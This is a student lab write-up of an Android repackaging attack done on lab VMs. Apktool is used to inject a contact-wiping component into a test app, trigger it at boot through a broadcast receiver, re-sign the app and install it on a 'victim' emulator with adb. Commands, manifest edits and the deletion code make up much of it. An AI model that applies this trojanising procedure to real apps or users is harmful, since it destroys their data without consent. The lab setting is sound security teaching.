SERE-TP-D’ATTAQUE


Android Repackaging Attack

Hexanôme 4214

LAB Objective

The Objective of this Lab is to conduct a simple repackaging attack on a selected android application. The repackaging attack consists in modifying an android application, downloaded from any app market, by adding malicious code inside it. This application will be then redistributed to users (over public repositories or some app markets). Once the modified app is downloaded and installed, the malicious code can conduct several attacks on users machine.

Steps


Legitimate Developer
1 Developer creates a games called Monkey Jump.
2 Developer uploads game to Android Market.
Android Market
3 Malicious Developer takes legitimate game and repackages it with malware
Malicious Developer
4 Malicious Developer uploads game to 3rd party app store.
3RD PARTY APPS
3rd Party App Store
5 User downloads game with malware.
End User
• Send location
• Send contact info
• Send and read SMS messages
• place phone calls
• Silently download files
• Launch web browser
• And more...
6 Malicious Developer can control the phone remotely and access users' private information.


We will use the Hacker VM to download the application (APK file), use reverse engineering tools to disassemble the APK file, add malicious code, and then package everything back to APK file modified) again. That later will be then distributed to victim's devices (Android VM).

Step 1 : Selection of popular application (a Trojan)

To launch the repackaging attack, the intruder needs to choose a target application (.apk) in which he will insert the malicious code. He should start first by downloading it. In this lab, the chosen application is named RepackagingLab.apk (a test program designed for this lab which provides a simple user interface).

On the Hacker VM :

You will find the RepackagingLab.apk file and the MaliciousCode.smali in the directory Documents.




```
seed@MobiSEEDUbuntu:~/Documents$ ls
MaliciousCode.smali  MaliciousCode.smali~  RepackagingLab.apk
```

Step 2 : Disassembling the application

To unzip the APK file and decode its content, we will use a tool called APKTool, which is a tool for reverse engineering used to decode ressources nearly to original form and rebuild them after marking modifications, as follows :


```
apktool d RepackagingLab.apk
```



```
seed@MobiSEEDUbuntu:~/Documents$ apktool d RepackagingLab.apk
I: Using Apktool 2.1.0 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
seed@MobiSEEDUbuntu:~/Documents$
```

Step 3 : Injection of malicious code


Now, we will inject malicious code into the target app. For that reason, we will add a new component to the app which is independent from the existing app.



```
while (cursor.moveToNext()) {
   String lookupKey = cursor.getString
         (cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));

   Uri uri = Uri.withAppendedPath
     (ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);
   contentResolver.delete(uri, null, null);
}
```

For that you should just copy the MaliciousCode.smali and put it under /Documents/ReapckagingLab/smali/com




```
seed@MobiSEEDUbuntu:~/Documents$ cp MaliciousCode.smali RepackagingLab/smali/com
/
seed@MobiSEEDUbuntu:~/Documents$ 
```

Step 4 : Choose when to trigger the malicious code

The easiest way to trigger the malicious code is the use of broadcast receiver. So we can create a broadcast receiver that listens to the broadcast and then the code will be automatically triggered each time the device reboots. To do that, we should apply some modifications to the AndroidManifest.xml file.

Step 5 : Modify AndroidManifest.xml

- Add permissions to allow the app to **read** and **write** to Contact content provider as well as to **receive the BOOT_Completed** broadcast.




```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="co$
    <uses-permission android :name="android.permission.READ_CONTACTS"/>
    <uses-permission android :name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android :name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <application android:allowBackup="true" android:debuggable="true" android:ic$
        <activity android:label="@string/app_name" android:name="com.mobiseed.re$
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
```

The permissions are added outside the <application> block, but within the <manifest> block.

Step 5 : Modify AndroidManifest.xml

- Register the broadcast receiver to the BOOT_Completed broadcast event.



```
<application android:allowBackup="true" android:debuggable="true" android:i$
    <receiver android:name="com.MaliciousCode">
        <intent-filter>
            <action android:name="android.intent.action.BOOT_COMPLETED"/>
        </intent-filter>
    </receiver>
    <activity android:label="@string/app_name" android:name="com.mobiseed.r$
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
</application>
```


The registration should be added inside the block <application>, not inside the block <activity>.

Step 6 : Rebuild the apk application

Now, we are ready to reassemble everything together, and build a single APK file. For that we will use APKTool again to generate a new APK file.

As result, a new APK file will be saved in the dist directory :

/RepackagingLab/dist




```
seed@MobiSEEDUbuntu:~/Documents$ apktool b RepackagingLab
I: Using Apktool 2.1.0
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
seed@MobiSEEDUbuntu:~/Documents$
```

```
apktool b RepackagingLab.apk
```

Step 7 : Sign the APK file

Android requires all apps to be digitally signed before they can be installed . This requires each APK to have a digital signature and a public key certificate. The certificate and the signature helps Android to identify the author of an app. Android allows developers to sign their certificates using their own private key. i.e., the certificate is self-signed.

First change your current directory to the dist directory :




```
seed@MobiSEEDUbuntu:~/Documents/RepackagingLab$ cd dist/
seed@MobiSEEDUbuntu:~/Documents/RepackagingLab/dist$ ls
RepackagingLab.apk
```

Step 7 : Sign the APK file

To generate a public and private RSA key pair, we will use Keytool, which is a key and certificate management tool,as follows :

```
keytool -alias <alias_name> -genkey -v -keystore my-key.keystore -keyalg RSA keysize 2048 -validity 10000
```




```
seed@MobiSEEDUbuntu:~/Documents/RepackagingLab/dist$ keytool -alias ant -genkey -v -keystore my-release-key.keystore -keyalg RSA -keysize 2048 -
validity 10000
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
```

Step 7 : Sign the APK file

Now, we will sign the APK file using the key generated in the previous step. To do that, we are going to use jarsigner, a tool designed for signing and verifying Java Archive (JAR) files, as follows:

```
jarsigner -verbose -sigalgSHA1withRSA -digestalg SHA1 -keystore my-key.keystore my_app_name.apk <alias_name>
```




```
seed@MobiSEEDUbuntu:~/Documents/RepackagingLab/dist$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore Re
packagingLab.apk ant
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/ANT.SF
   adding: META-INF/ANT.RSA
  signing: AndroidManifest.xml
  signing: classes.dex
  signing: res/anim/abc_fade_in.xml
```

Step 8 : Distributing the trojaned application to the victim

We choose to distribute the trojaned application to the victim side, by connecting to his device using the Android Debug Bridge adb tool (A versatile command-line tool that lets you communicate with a real or emulated Android device):


a) At the victim side look for the used IP address using the command”**netcfg**”




```
u0_a27@x86:/ $ netcfg
eth0     UP                              10.0.2.4/24  0x00001043 08:00:27:fb:c2:de
sit0     DOWN                             0.0.0.0/0   0x00000080 00:00:00:00:00:00
lo       UP                             127.0.0.1/8   0x00000049 00:00:00:00:00:00
ip6tnl0  DOWN                             0.0.0.0/0   0x00000080 00:00:00:00:00:00
u0_a27@x86:/ $
```

Step 8 : Distributing the trojaned application to the victim

b) Connect to the victim Andoid VM using the **adb** tool.
“**adb connect IP@Android_VM”**



```
seed@MobiSEEDUbuntu:~/Documents$ adb connect 10.0.2.4
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 10.0.2.4:5555
seed@MobiSEEDUbuntu:~/Documents$
```




```
seed@MobiSEEDUbuntu:~/Documents$ adb install RepackagingLab.apk
8536 KB/s (1421095 bytes in 0.162s)
        pkg: /data/local/tmp/RepackagingLab.apk
Success
seed@MobiSEEDUbuntu:~/Documents$
```

c) Install the Repackaging Lab App to Android VM via Ubuntu
“adb install RepackagingLab.apk “

Testing the effect of the repackaging attack


a) Verify that your application has been successfully installed on your AndroidVM and open it.
b) Add some contacts in your device



Testing the effect of the repackaging attack

c) Reboot your AndroidVM

d) Check your contacts and verify that they are now all deleted



No contacts.

Conclusion

Can app developers protect against reverse engineering?

→ Code obfuscation : Exp (Changing the names of classes, methods and fields, called identifiers, from meaningful words to meaningless characters.)